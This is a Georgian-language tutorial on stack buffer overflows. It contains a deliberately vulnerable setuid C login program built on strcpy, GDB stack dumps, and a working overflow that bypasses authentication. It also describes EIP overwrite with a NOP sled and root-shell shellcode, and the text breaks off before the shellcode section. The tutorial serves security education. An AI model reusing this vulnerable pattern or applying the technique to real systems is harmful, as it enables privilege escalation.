Buffer overflow

ავტორი : ნიკო ფეიქრიშვილი

1 წინასიტყვაობა......2
2. მეხსიერების გააზრება. 2
2.1 ბუფერი 3
2.2 მიმთითებელი და მეხსიერების ბრტყელი მოდელი......4
2.3 სტეკი (stack) 4
2.4 რეგისტრები......5
2.5 მეხსიერების ვირტულიაზაცია 6
2.6 სამუშაო ინსტრუმენტები......6
2.7 NUL-წყვეტის სტრიქონი 0x00......7
3 პროგრამაზე კონტროლის მიღწევა......7
3.1 რა ხდება? რატომ? 7
3.2 სტეკის გამოკვლება 8
3.3 სტეკის დაზიანება (stack smashing)......11
3.3.1 ნაწილი 1: ცვლადების დამახინჯება 11
3.3.2 ნაწილი 2: ინსტრუქციის მიმთითებლის დამახინჯება 12
4 შელ-კოდი......14
4.1 რა არის ეს და რისთვის გვჭირდება?......14
4.2 მანქანური კოდიდან , შელლ-კოდამდე 14

1 წინასიტყვაობა

ბუფერის გადავსება იყო დოკუმენტირებული და გააზრებული ჯერ კიდევ 1972 წელს. ეს მეთოდი არის ერთერი ყველაზე გამოყენებადი ექსპლოიტირების მეთოდი. "ჰაკერის და ბუფერის გადავსების შეხვედრის შედეგი" შეიძლება იყოს კონფედენციალური ინფორმაციის ხელში ჩაგდება და/ან სისტემის მთლიანად ხელში ჩაგდება.

ვინაიდან ადამიანები უფრო და უფრო აქტიურად იყენებენ კომპიუტერულ სისტემებს კონფედენციალური ინფორმაციის გადაცემისთვის, შენახვისთვის და რთული სისტემების სამართავად, როგორც მინიმუმ ეს კომპიუტერული სისტემები უნდა იყვნენ დაცულები. სანამ გამოიყენება პროგრამული ენები როგორიცაა C და C++ (ენები რომლებიც არ ამოწმებენ მონაცემების ზღვარს იქით გადასვლას) ექსპლოიტები რომლებიც მიზანმიმართულნი არიან ბუფერის გადავსებაზე იარსებებენ მიუხედავად იმისა გამოყენებული იქნება თუ არა კონტრ-ზომები მეხსიერების დასაცავად და შემოსული პარამეტრების ზომის შესამოწმებლად (რომლებსაც განვიხილავთ მოგვიანებით) ექსპლოიტერები იქნებიან 1 ნაბიჯით წინ.

გამოყენებადი ინსტრუმენტები როგორიც არის GDB (GNU Project debugger), გამოცდილი ექსპლოიტერი შეძლებს სიტუაციის გამოყენებას როდესაც პროგრამა ავარიულად დაასრულებს თავის მუშაობას და ამის ხარჯზე შეძლებს თავისი ინსტრუქციის ინექციას პროგრამაში.

ეს სტატია/დოკუმენტი აღწერს იმას რატომ არსებობს მსგავსი ბაგები როგორ უნდა გამოვიყენოთ ისინი საკუთარი სცენარის შესასრულებლად და ასევე როგორ დავცივათ სისტემა, მაგრამ სანამ გავიგებთ როგორ დავიცვათ სისტემა მანამდე უნდა გაიაზროთ როგორ ხდება ეს ყველაფერი და რატომ.

ხაზი გავუსვათ იმას რომ ეს დოკუმენტი არ განიხილავს თავდაცვის ბევრ მექანიზმს რომლებიც არიან რეალიზირებულნი ახალ OC ებზე

(stack cookies (canaries), address space layout randomisation (ASLR), data execution protection(DEP)).

2. მეხსიერების გააზრება.

2.1 ბუფერი

ბუფერი - მეხსიერების გამოყოფილი ნაწილი, რეზერვირებული მონაცემების შესავსებად.მაგალითად პროგრამისთვის რომელიც კითხულობს სტრიქონებს ლექსიკონის ფაილიდან, ბუფერის ზომა შეიძლება იყოს ლექსიკონში მაქსიმალურად დიდი სიტყვის ზომის ტოლი ენაში სადაც 1 სიმბოლო ერთი ბიტია (ANSI კოდირებაში a,b,c,d....). პრობლემა წარმოიქმნება მაშინ როდესაც პროგრამას შეხვდება სტრიქონი რომლის ზომა მეტია ბუფერის ზომაზე. ეს შეიძლება მოხდეს ლეგალურად (მაგალითად როდესაც დიდი ზომის სიტყვა ემატება პროგრამის დაწერის/კომპილაციის შემდეგ) და ასევე არალეგალურად (როდესაც ექსპლოიტერი განზრახ ამატებს დიდი ზომის სიტყვას ბუფერის გადავსების გამოსაწვევად.) ქვემოთ მოვახდენთ ამის ილუსტირიებას სტრიქონებზე "Hello","Dog" და ნაგავი "x","y".

H	e	l	l	o	NUL	D	o	g	NUL	x	y

მოდით ჩავთვალოთ რომ პროგრამა გვაძლევს საშუალებას ჩავანაცვლოთ მისალმების სტრიქონი (ჩავანაცვლოთ Hello სხვა სიტყვაზე). ბუფერი რომელიც ინახავს ამ სტრიქონს, მისი ზომაა 6 ბაიტი : 5 ბაიტი "Hello" და 1 ბაიტი NULL სიმბოლო (აქვს მნიშვნელობა 0 და აქვს მარკერის როლი რომელიც მიუთითებს სტრიქონის დასრულებაზე). მოდით სტრიქონი "Hello" შევცვალოთ სტრიქონ "Heya" ამ შემთხვევაში ბუფერში იქნება შენახული 4 ბაიტი ზომის სტრიქონი რომლის შემდეგ არის NULL და 1 ბაიტი ნაგავი და როგორც ადრე ამის შემდეგ მოდის ახალი სტრიქონი.

H	e	y	a	NUL	r	D	o	g	NUL	x	y

ხაზი გავუსვათ იმას რომ სიმბოლო "r" არის ნაგავი და შეიძლება ქონდეს ნებისმიერი მნიშვნელობა ეს უბრალოდ ბოლო მნიშვნელობაა მოცემული ბუფერიდან. თუ მიუთითებთ სტრიქონს რომელიც მეტია მოცემული ბუფერის ზომაზე (ამ შემთხვევაში 6 ბაიტი) შევძლებთ გადავაწეროთ შემდეგ სტრიქონის ბუფერს ნიშვნელობა , მაგალითად სტრიქონი "DonkeyCat" ს შეუძლია გადაეწეროს შემდეგ სტრიქონს :

D	o	n	k	e	y	C	a	t	NUL	x	y

თუ ეხლა პროგრამა შეეცდება მიმართოს სტრიქონს რომელსაც ადრე ქონდა მნიშვნელობა "Dog" (რომელიც მდებარეობს 6 ბაიტით მარჯვნივ ვიდრე პირველი სტრიქონი) რეალურად ის წაიკითხავს ჩვენი დიდი სტრიქონის ბოლო 3 ბაიტს "Cat"

2.2 მიმთითებელი და მეხსიერების ბრტყელი მოდელი

მიმთითებელი – ეს არის მისამართი რომელიც გვაძლევს საშუალებას მივუთითოთ მეხსიერების მისამართზე (სადაც არის შენახული მონაცემები) ან წვდომა ბევრ ფრაგმენტზე რომელიც იქმნება საბაზისო მისამართების გაერთიანებით და მიტყუპებით. ექსპლოიტერისთვის ყველაზე მნიშვნელოვანი მიმთითებელი არის შესრულების წერტილის მიმთითებელი რომელიც მიუთეთებს მისამართზე რომელიც შესრულდება ერთი ნაბიჯის შემდეგ, ამ მიმთითებელს განვიხილავთ მოგვიანებით.

მეხსიერების ბრტყელი მოდელი გამოიყენება ეხლა მოქმედ უმრავლესობა ოპერაციულ სისტემებში. მოცემულ მოდელში პროცესებისთვის გამოიყოფა 1 უწყვეტი (ვირტუალური) მეხსიერების არეალი და პროგრამას შეუძლია ნებისმიერ მომენტში მიუთითოს ნებისმიერ მისამართზე ამ არეალიდან. შეიძლება ეხლა ეს არ მიგვაჩნია მნინელოვნად მაგრამ ექსპლოიტერს ეს საკმაოდ უადვილებს მუშაობას.

ვირტუალური მეხსიერების მექანიზმის რეალიზციამ დიდი გავლენა მოახდინა ინფორმაციულ ტექნოლოგიებზე.

პროცესებისთვის ეხლა არის გამოყოფილი ვირტუალური მეხსიერების არეალი რომელიც ზეგავლენას ახდენს ფიზიკური მეხსიერების გარკვეულ არეალზე, ეს გვაძლევს საშუალებას გაცილებით დიდი ალბათობით ვივარაუდოთ რომ პროგრამა ყოველ ჯერზე მოხვდება ერთი და იგივე მეხსიერების არეალზე და აღარ ვიფიქრებთ იმაზე რომ სხვა პროცესები დაიკავებენ მის მეხსიერების ადგილს წინა გაშვებიდან. საუკეთესო საშუალება ამის დემოსტრაციისთვის ეს არის გავუშვათ 2 პროგრამა დებაგერში და ვნახოთ რომ ორივე პროგრამა გამოიყენებს ერთი და იგივე მისამართების განზომილებას.

2.3 სტეკი (stack)

X86 არქიტექტურაში (ასევე როგორც სხვა არქიტექტურებში) არსებობს მეხსიერების მარავალი სტრუქტურა, რომლებიც იმსახურებენ განხილვას. ამ დოკუმენტში ჩვენ განვიხილავთ 1 ს სახელდად stack. მისი ტექნიკური სახელია call stack - გამოძახების სტეკი, მაგრამ გამარტივების მიზნით ჩვენ მას უბრალოდ მოვიხსენიებთ როგორც სტეკი.

ყოველ ჯერზე როდესაც პროგრამა იძახებს ფუნქციას, ფუნქციის არგუმენტები თავსდებიან სტეკში, ეს საშუალებას იძლევა სწრაფად მივიღოთ მათთან წვდომა გამოვიყენოთ და შევცვალოთ მათი მნიშვნელობა. აი როგორ მუშაობს სტეკი. არსებობს პროცესორის რეგისტრი (32 ბიტიან სისტემებში მათ ქვიათ ESP სადაც SP ნიშნავს "stack pointer" - სტეკის მიმთითებელი) რომელიც ზრდის მნიშვნელობას (ბუფერის ზომას ან მეხსიერების მიმთითებელს) რომელიც დარეზერვირებულია ახალი მნიშვნელობისთვის. განვიხილოთ ვიზუალური მაგალითი:

		ახლა stack ponter მიუთითებს ამ ადგილზე ->	W
			O
			R
			D
			S
			Nul
Stack pointer მიუთითებს აქ, სტეკის თავში ->	S		S
	T		T
	R		R
	I		I
	N		N
	G		G
	Nul		Nul

სკეტი გავს კოშკს - ივსება ზევიდან ქვევით. თუ ESP არეზერვირებს 50 ბაიტ მეხსიერების ნაწილს , რეალურად იწერება 60 ბაიტი, პროცესორი ჩაიწერს 10 ბაიტ დამატებით ინფორმაციას, რომელიც შეიძლება იყოს გამოყენებული მოგვიანებით. მოცემული სურათი არ აღწერს მონაცემების სტრუქტურის სირთულეს. სტეკი შეგვიძლია შევადაროთ პროცესორის შავ ფურცლად სადაც იწერს გამოთვლებს , ან ციფრებს ან ნებისმიერ რაღაცას, მაგრამ ჩანაწერი თუ ძალიან ბევრის შეიძლება რაღაცას გადაეწეროს და შემდგომ შეცდომით იყოს გამოყენებული ინფორმაცია.

2.4 რეგისტრები

რეგისტრები - ეს არის მაღალსიჩქარიანი მეხსიერებბის ბლოკები რომლებიც მოთავსებულნი არიან პროცესორის შიგნით. საერთო დანიშნულების რეგისტრები (nAX, nBX სადაც n - სიმბოლო რომელიც მიუთითებს რეგისტრის ზომაზე) გამოიყენებიან არითმეტიკული გამოთვლებისთვის, მიმთითებელის მონაცემების შესანახად, მთვლელებისთვის, ალმებისთვის, ფუნქციის არგუმენტებისთვის და ასე შემდეგ..

საერთო დანიშნულების რეგისტრებთან ერათად არსებობენ უფრო ვიწროდ სპეციალიზირებული რეგისტრები. მაგალითად: nSP რომელიც მუთითებს ყველაზე დაბალ მისამართზე სტეკში (ანუ მის ლოგიკურ ყველაზე მაღალ წერტილზე). ეს რეგისტრი საკმაოდ

გამოსადეგარია ვინაიდან მონაცემთა ზომა სტეკში შეიძლება იყოს ნებისმიერი ზომის მაგრამ ეს რეგისტრი ყველაზე ახლოს არის იმ მისამართთან რომელზეც მიუთითებს ESP.

შემდეგი რეგისტრი რომელსაც საკმაოდ დიდი მნიშვნელობა აქვს უსაფრთხოებისთვის არის - nIP, Instruction Pointer ანუ მიმთითებელი ინსტრუქციაზე. ეს რეგისტრი მიუთითებს მისამართზე რომელიც უნდა შესრულდეს შემდეგი.

2.5 მეხსიერების ვირტულიაზაცია

ზემოთ მოყვანილი სურათიდან განსხვავებით კომპიუტერში მონაცემები არ ინახება მსგავს სიმბოლოებად ან თვლის ათობით სისტემაში, კომპიუტერში მონაცემები მუშავდება ორობით სისტემაში მაგრამ ამოცანის გასაადვილებლად ჩვენ განვიხილავთ მონაცემებს თექვსმეტობით სისტემაში. უმრავლესობა დებაგერს აქვს თვლის თექვსმეტობითი სისტემის მხარდაჭერა და იმუშავებენ ბრძანებებთან ისევე როგორც რომ მიგვეთითებინა ბრძანება ან მონაცემები კომპიუტერის მშობლიურ ორობით სისტემაში.

ეს ყველაფერი კი გამოიყურება ტრივიალურად მაგრამ რეალურად არსებობს ერთი გართულება. არსებობს ციფრების ინტერპრეტაციის რამდენიმე მეთოდი, სახელად "endianness" . ისინი დამოკიდებულები არიან იმაზე ციფრის რომელ დანაყოფს ვთლით გაცილებით მნიშვნელოვან ნაწილად: მარხცენა (big-endian) ან მარჯვენა (little-endian). ეს არ მოქმედებს ციფრების მნიშვნელობაზე მხოლოდ მოქმედებს თანმიმდევრობაზე რომელიც წარმოდგენილია მეხსიერებაში თექვსმეტობით თვლის სისტემაში წყვილ-წყვილად. მაგალითად სტრიქონი "Hello" big-endian ში გამოიყურება ასე: "0x48, 0x65, 0x6c, 0x6c, 0x6f". ხოლო little-endian ს ში კი ასე : "0x6f, 0x6c, 0x6c, 0x65, 0x48". კარგათ თუ დააკვირდებით ნახავთ რომ სტრიქონი შებრუნებულია.

2.6 სამუშაო ინსტრუმენტები

GDB – GNU Project debugger, უფასოდ გავრცელებული კონსოლური დებაგერია რომელიც ჩაშენებულია უმრავლესობა OC Unix და Linux ოჯახის სისტემებში. ზოგიერთი გვარწმუნებს რომ ვიზუალური დებაგერები რომლებსაც აქვთ GUI მხარდაჭერა აღემატებიან კონსოლურ ანალოგებს, GDB ს ხმარება საშუალებას მოგცემთ მომავალში გამოიყენოთ ნებისმიერი დებაგერი.

ეს დოკუმენტი არ არის შექმნილი როგორც GDB ს შესასწავლი მასალა, მიუხედავად ამისა ჩვენ შევეცდებით მაქსიმალურად გასაგებად ავხსნათ ყოველი ბრძანება რომელსაც შევასრულებთ ამ დებაგერში.

2.7 NUL-წყვეტის სტრიქონი 0x00

კომპიუტერულ მეცნიერებაში, ოპერაციულ სისტემებში და პროგრამირების ებებში არსებობს საკმაოდ მცირე პრინციპები რომლებიც ასევე სადავოა როგორც NUL - წყვეტის სტრიქონი (სტრიქონი რომელიც მთავრდება NUL სიმბოლოთი). მას ემახიან "ყველაზე ძვირადღირებული ერთ-ბიტიანი შეცდომა".

როდესაც NUL - იანი სტრიქონი იწერება სტეკში (ან სადმე სხვაგან), პროგრამა გაუაზრებლად კითხულობს/წერს მონაცმებს იმ დრომდე სანამ არ მივა NUL - სტრიქონის გაწყვეტის სიმბოლომდე, ეს ნიშნავს იმას რომ თუ დასჭირდება ის გადააწერს მნიშვნელობებს სხვა არგუმენტებს და ჩაწერილ მიმთითებლებს.

3 პროგრამაზე კონტროლის მიღწევა

3.1 რა ხდება? რატომ?

ბუფერის გადავსება სტეკში ხდება მაშინ როდესაც არ ხდება ბუფერში შემავალი პარამეტრების ზომის კონტროლი და თუ მონაცემების ზომა აღემატება ბუფერის ზომას მონაცემები ჩაიწერება იქამდე სანამ არ წაიკთხება სიმბოლო NUL და გადაწერა მოხდება ასევე ინსტრუქციის მიმთითებელსზე EIP (Extended Instruction Pointer) ან SEH (Structured Exception Pointer) . მაგრამ აქ განვიხილავთ მხოლოდ პირველ ვარიანტს.

როდესაც მონაცემები გადაიწერება და ფუქცია დაასრულებს მუსაობას ის შეეცდება მიმართოს შემდეგ მისამართს რომელიც არის მითითებული პასუხის დაბრუნების შემდეგ, თუ მოცემული მისამართი არ არის კორექტული LINUX , UNIX სიტემაში პროცესორს ეგზავნება შეტყობინება SIGSEV ეს ნიშნავს სეგმენტაციის შეცდომას "SEGMENTATION FAULT" და ატყობინებს პროცესორს რომ მან მიმართა მეხსიერებას რომელიც არ არსებობს ან არის აკრძალულ მისამართზე. გამოცდილი ექსპლოიტერი იპოვის ამ მისამართს შეცვლის და მიაღწევს კონტროლს პროგრამაზე მისი ავარიული დასრულების შემდეგ.

რა მოხდება იმ შემთხვევაში თუ ფუნქციის დაბრუნების შემდეგ შემდეგი შესასრულებელი მისამართი იქნება კორექტული და მიუთითებს მეხსიერების მისამართზე რომელიც ხელმისაწვდომია ექსპლოიტერისთვის ჩასაწერად?

3.2 სტეკის გამოკვლება

განვიხილოთ კოდი რომელიც მოცემულია ქვევით, ის წარმოადგენს დაუსრულებელ/ დაუმუშავებელ პროგრამას რომელიც შედის მაგალითად FTP სერვერზე. პროგრამა იწყებს მუშაობას Root ის სუპერპრივილეგიებით, ანუ მას ასევე შეუძლია ფაილების კონფიგურაციების შეცვლა. 'chmod u+s' ბრძანების გამოყენებით პროგრამისთვის იქნა დაყენებული UID ბიტი რომელიც იძლევა საშუალებას რომ სხვა მომხმარებელს შეეძლოს მასთან ურთიერთობა (მაგალითად ანონიმური FTP მომხმარებელს). მოცემული პროგრამა იღებს 1 არგუმენტს და ადარებს სტრიქონს (უფრო უკეთესი იქნებოდა შეგვემოწმებინა სახელი და პაროლი მონაცემთა ბაზიდან მაგრამ აზრი თითქმის იგივე შედარების მხრივ) , თუ სტრიქონი ემთხვევა მეორე სტრიქონს მაშინ ხდება მომხმარებლის ავტორიზაცია.

```
#include<string.h>
#include<stdio.h>
int foo (char *bar)
{
    int loggedin = 0;
    char password[50];
    strcpy(password, bar);
    if(strcmp(password, "secur3")==0)
    {
        loggedin =1;
    }
    return loggedin;
}
int main(int argc, char **argv)
    {
        if(foo(argv[1]))
        {
            printf("\n\nLogged in! \n\n");
        }else
        {
            printf("\n\nLogin Failed!\n\n");
        }
    }
```

მოცემული ფაილი იყო კომპილირებული შემდეგნაირად :

```
root@bt:~/Desktop# gcc vuln.c -o vuln -fno-stack-protector -g
```

გავუშვათ პროგრამა GDB დებაგერში

```
root@bt:~/Desktop# gdb vuln
```

შემდეგ დავსვათ breackpoint ები **strcpy** ფუნქციაზე და მის შემდეგ.

```
(gdb) break 7
Breakpoint 1 at 0x80484c2: file vuln.c, line 7.
(gdb) break 8
Breakpoint 2 at 0x80484d4: file vuln.c, line 8.
```

შევიყვანოთ GDB ში ბრძანება **'run AAAAAAAAAAAAAAAAAAAA**' შევასრულოთ და პროგრამა გაჩერდება მე 7 ხაზზე სადაც დავსვით breackpoint :

```
(gdb) run AAAAAAAAAAAAAAAAAAAA
Starting program: /root/Desktop/vuln AAAAAAAAAAAAAAAAAAAA
Breakpoint 1, foo (bar=0xbffff91b 'A' <repeats 20 times>) at vuln.c:7
7 strcpy(password, bar);
```

შევიყვანოთ ბრძანება

```
info r esp
```

სადაც "r" ნიშნავს "register" , ეს ბრძანება გვაჩვენებს მისამართს რომელიც ინახება რეგისტრ ESP ში სტეკის თავში. 64 ბიტიან სისტემებში შესაბამისად რეგისტრს ქვია RSP. მითითებული მეთოდით შეიძლება მივიღოთ სხვა რეგისტრების მნიშვნელობაც ასევე ინსტრუქციის მიმთითებლის (nIP) და RSP/ESP.

```
(gdb) info r esp
esp 0xbffff6b0 0xbffff6b0
```

შემდეგ გამოვიკლიოთ სტეკის შემცველობა ფუნქციისთვის strcpy(). ეს შეგვიძლია გავაკეთოთ ბრძანებით

```
(gdb) x/80x $esp
```

აქ x ნიშნავს 'examine' , სლეში '/' ყოფს ბრძანებას არგუმენტისგან 80 იმიტომ დავწერეთ რომ გვინდა ვნახოთ 80 ბაიტი, შემდეგი x მუთითებს იმაზე რომ რეზულტატი უნდა გამოვიტანოთ თექვსმეტობით სისტემაში, ნიშანი $ მიუთითებს რომ უნდა გამოიტანოს დებაგერმა მეხსიერების მისამართები რომელიც ინახება რეგისტრ ESP ში.

```
0xbffff6b0:   0xb7fec222    0xbffff754    0x08048200    0xbffff748
0xbffff6c0:   0xb7fffa54    0x00000000    0xb7fe1b48    0xbffff91b
0xbffff6d0:   0x00000000    0x00000000    0xb7fff8f8    0xb7fcaff4
0xbffff6e0:   0xb7f79d19    0xb7ea42a5    0xbffff6f8    0xb7e8b9d5
0xbffff6f0:   0xb7fcaff4    0x08049ff4    0xbffff708    0x08048378
0xbffff700:   0xb7ff1030    0x08049ff4    0xbffff738    0x8103c400
0xbffff710:   0xb7fcb324    0xb7fcaff4    0xbffff738    0x08048521
0xbffff720:   0xbffff91b    0xb7ff1030    0x0804856b    0xb7fcaff4
0xbffff730:   0x08048560    0x00000000    0xbffff7b8    0xb7e8bbd6
0xbffff740:   0x00000002    0xbffff7e4    0xbffff7f0    0xb7fe1858
0xbffff750:   0xbffff7a0    0xffffffff    0xb7ffeff4    0x080482ad
0xbffff760:   0x00000001    0xbffff7a0    0xb7ff0626    0xb7fffab0
0xbffff770:   0xb7fe1b48    0xb7fcaff4    0x00000000    0x00000000
0xbffff780:   0xbffff7b8    0x8d7d6aad    0xa3e4dcbd    0x00000000
0xbffff790:   0x00000000    0x00000000    0x00000002    0x080483f0
0xbffff7a0:   0x00000000    0xb7ff6230    0xb7e8bafb    0xb7ffeff4
0xbffff7b0:   0x00000002    0x080483f0    0x00000000    0x08048411
0xbffff7c0:   0x08048508    0x00000002    0xbffff7e4    0x08048560
0xbffff7d0:   0x08048550    0xb7ff1030    0xbffff7dc    0xb7fff8f8
0xbffff7e0:   0x00000002    0xbffff908    0xbffff91b    0x00000000
```

ამ არის უდიდესი ნაწილი არის ნაგავი: დაწყებითი მისამართის შემდეგ 0xbffff6b0 მოდის 60 ბაიტი ნაგავი, განზრახ რეზერვირებული. შემდეგ 4 ბაიტი სიტყვა,12 ბაიტის შემდეგ ისევ სიტყვა.

შევიყვანოთ ბრძანება continue

```
(gdb) continue
Continuing.
Breakpoint 2, foo (bar=0xbffff91b 'A' <repeats 20 times>) at vuln.c:8
8 if(strcmp(password, "secur3")==0)
```

ამ ადგილას ბაგიანი ფუნქცია strcpy() -მ უნდა ჩააკოპიროს "A" არგუმენტიდან ბუფერში. ბრძანება x/80 $esp ამტკიცემს ამას

აქ არის ფუნქცია strcpy() რომელსაც აქვს ბაგი ის გადააკოპირებს სიმბოლო 'A' არგუმენტიდან ბუფერში. ბრძანება x/80x $esp რომელიც გვაჩვენებს გამეორებად 0x41414141 მნიშვნელობებს სტეკში რომლებიც არიან სიმბოლო 'A' ს მნიშვნელობა თექვსმეტობით სისტემაში.

```
0xbffff6b0:   0xbffff6da    0xbffff91b    0x08048200    0xbffff748
0xbffff6c0:   0xb7fffa54    0x00000000    0xb7fe1b48    0xbffff91b
0xbffff6d0:   0x00000000    0x00000000    0x4141f8f8    0x41414141
0xbffff6e0:   0x41414141    0x41414141    0x41414141    0xb7004141
0xbffff6f0:   0xb7fcaff4    0x08049ff4    0xbffff708    0x08048378
0xbffff700:   0xb7ff1030    0x08049ff4    0xbffff738    0x8103c400
0xbffff710:   0xb7fcb324    0xb7fcaff4    0xbffff738    0x08048521
0xbffff720:   0xbffff91b    0xb7ff1030    0x0804856b    0xb7fcaff4
0xbffff730:   0x08048560    0x00000000    0xbffff7b8    0xb7e8bbd6
0xbffff740:   0x00000002    0xbffff7e4    0xbffff7f0    0xb7fe1858
0xbffff750:   0xbffff7a0    0xffffffff    0xb7ffeff4    0x080482ad
0xbffff760:   0x00000001    0xbffff7a0    0xb7ff0626    0xb7fffab0
0xbffff770:   0xb7fe1b48    0xb7fcaff4    0x00000000    0x00000000
0xbffff780:   0xbffff7b8    0x8d7d6aad    0xa3e4dcbd    0x00000000
0xbffff790:   0x00000000    0x00000000    0x00000002    0x080483f0
0xbffff7a0:   0x00000000    0xb7ff6230    0xb7e8bafb    0xb7ffeff4
0xbffff7b0:   0x00000002    0x080483f0    0x00000000    0x08048411
0xbffff7c0:   0x08048508    0x00000002    0xbffff7e4    0x08048560
0xbffff7d0:   0x08048550    0xb7ff1030    0xbffff7dc    0xb7fff8f8
0xbffff7e0:   0x00000002    0xbffff908    0xbffff91b    0x00000000
```

ამ ჩატვირთვის ჩარჩოებში აშკარაა რომ მომხმარებელი წარმატებით ავტორიზაციას ვერ გაივლის, მაგრამ იმისდა მიუხედავად რას ფიქრობს პროგრამისტი არსებობს როგორც მინუმუმ ავტორიზაციის 2 მეთოდი , აქედან ერთ-ერთი მოგვცემს საშუალებს მთელი სისტემის სკომპრომიტირებას.

3.3 სტეკის დაზიანება (stack smashing)

3.3.1 ნაწილი 1: ცვლადების დამახინჯება

სტეკის დაზიანება მდგომარეობს სტეკის გადავსებაში - პროგრამაში ან ოპერაციულ სისტემაში. ეს მოგვცემს საშუალებს დავაზიაინოთ პროგრამის მუშაობა ან შევასრულოთ ავარიული გამოსვლა პროგრამიდან.

პროგრამაში შესაყვანი სტრიქონი მანიპულაციით ასევე შევძლებთ მოვახდინოთ მანიპულირება პროგრამის შესრულებაზე, თუ შევიყვანთ სტრიქონ 'secur3' მიგვიწყვანს იქმანდე რომ ეკრანზე დაიბეჭდება სტრიქონი 'Logged in!' სხვა ნებისმიერი სტრიქონი შეყვანის შემთხვევაში რომელიც ტოლია ან ნაკლებია 50 სიმბოლოზე (ბუფერის ზომა) პროგრამა დაგვიბეჭდავს სტრიქონ 'Login Failed'. თუ შევხედავთ სტეკს მე-8 ხაზზე აქ დავინახავთ რომ ეს 2 სტრიქონი იწყება იმავე არედან საიდანაც დაიწყო სიმბოლო 'A' წინა მაგალითიდან.

პირველი ბაგი ამ პროგრამის არის 'int loggedin' წარმოვიდგინოთ რომ თავიდან მის მნიშვნელობა არის 0 ის ტოლი რაც არის int ტიპი ხოლო თუ გავაცემთ პარამეტრს რომლის ზომა აღემატება 50 ბაიტს მაშინ პრამეტრი გადაეწერება ცვლად 'loggedin' ს და ბულის ალგებრიდან გამომდინარე ვინაიდან მისი ტიპი არის int ის იქნება 1 ის ტოლი ანუ true. როდესაც პროგრამა მივა ხაზამდე 'return loggedin;' 'loggedin' ში იქნება მნიშვნელობა (0x00000041), ხოლო 'main' ფუნქციაში დაბრუნდება TRUE და ავტორიზაცია წარმატებით მოხდება. ვნახოთ მაგალითი:

```
root@bt:~/Desktop# ./vuln $(perl '-e print "A" x 50')
Login Failed!
root@bt:~/Desktop# ./vuln $(perl '-e print "A" x 51')
Logged in!
```

3.3.2 ნაწილი 2: ინსტრუქციის მიმთითებლის დამახინჯება

ინსტრუქციაზე მიმთითებელი - ეს არიან მიმთითებლები რომლებიც შეიძლება გამოიყენოს პროცესორმა რაიმე შესასრულებელი კოდის მისამართზე გადასასვლელად. სტეკში შეიძლება იყოს რამდენიმე მიმთითებელი ინსტრუქციაზე მაგრამ ამ დოკუმენტში განვიხილავთ მხოლოდ იმას რომელიც სრულდება მის მერე რაც ფუნქცია დააბრუნებს პასუხს


UNIX მსგავს სისტემებში არის სისტემური ცვლადები, რომლებიც შეიძლება იყვნენ საკაოდ სასარგებლოები იმით რომ აქვთ ფიქსირებული ზომა და ადგილი მეზსიერებაში, "password" ცვლადისგან განსხვავებით რომელსაც თითქმის ყველა გაშვებაზე აქვს სხვადასხვა მისამართი, არის კიდევ სხვა დადებითი მხარეები სისტემის ცვლადების გამოყენების დროს რადგან შესაძლებელია გამოვრთოთ NUL ბაიტები, მაგრამ ასეთი ცვლადების შექმნა რთულია რადგან რომ შევქმნათ ისინი საჭიროა კონსოლის გარსი. ეს მეთოდი ვერ იქნება გამოყენებული გარე შეტევის დროს როდესაც ექსპლოტერს არ აქვს წვდომა კომპიუტერთან ლოკალურად ანუ არც კონსოლურ გარსთან არ ექნება წვდომა.

მოცემულ მაგალითში კოდი უშვებს კონსოლურ გარსს (shell) root ის პრივილეგიით (აქდან მოდის ეს სახელი შელლ-კოდი "shell-code"), შელლ-კოდს განვიხილავთ ცოტა ხანში.

თუ შევხედავთ სურათს დავინახავთ რომ მეხსიერების დამახინჯება შეიძლება მხოლოდ იმ მისამართამდე რომელზეც გვაბრუნებს მიმთითებელი. მისი გადაწერა მნიშვნელობით 0x41414141 მიგვიყვანს შეცდომამდე SIGSEV, თუ პროგრამა შეეცდება მიმართოს ამ მისამართ რომელიც არ არის კორექტული. თუ განმეორებად სიმბოლო 'A' (0x41414141) ზე სწორ ადგილას ჩავწერთ კორექტულ მისამართს პროგრამა ჩათვლის მას როგორც დაბრუნების მისამართს, ჩატვირთავს მას რეგისტრ nIP (EIP - 32 ბიტიან სისტემაში) და შეასრულებს ნებისმიერ ინსტრუქციას რომელიც მდებარეობს ამ მისამართზე. ოპკოდების გამოყენებით (მანქანის ინსტრუქციის თექვსმეტობით სისტემაში წარმოდგენა) ბუფერის გადავსებით

დაბრუნებული მისამართის გადაწერით მივაღწევთ იმას რომ პროგრამა საკუთარი პრივილეგიებით სისტემაში გაუშვებს ჩვენთვის სასურველ კოდს. პრაქტიკაზე მიმთითებელზე გადაწერის მისამართი არ მიუთითებს ბუფერის დასაწყისზე, ის მიუთითებს NOD sled (გამეორებადი ოპკოდების NOP ინსტრუქციის მასივი) ის შუაგულზე.

ქვედა სურათი გვაჩვენებს ზევით მოთხრობილ სცენარს. ზედა ისარი აღწერს სტრიქონს რომელიც იწერება სეკში, მოხრილი ისარი ქვევით წარმოადგენს ნახტომს რომელიც ხდება EIP ში ახალი მისამართის ჩაწერის შემდეგ, შუა ისარი აღწერს EIP ს მოძრაობას NOP sled ის მოხვედრიდან შელ- კოდის შესრულებამდე.



შელლ-კოდს რომელიც გამოიყენება ასეთ შემთხვევაში განვიხილავთ მოგვიანებით. ამ საფეხურზე საკმარისია მივხდეთ რომ მისი ოპკოდი ცდილობს შეასრულოს სისტემური გამოძახება '/bin/sh'.

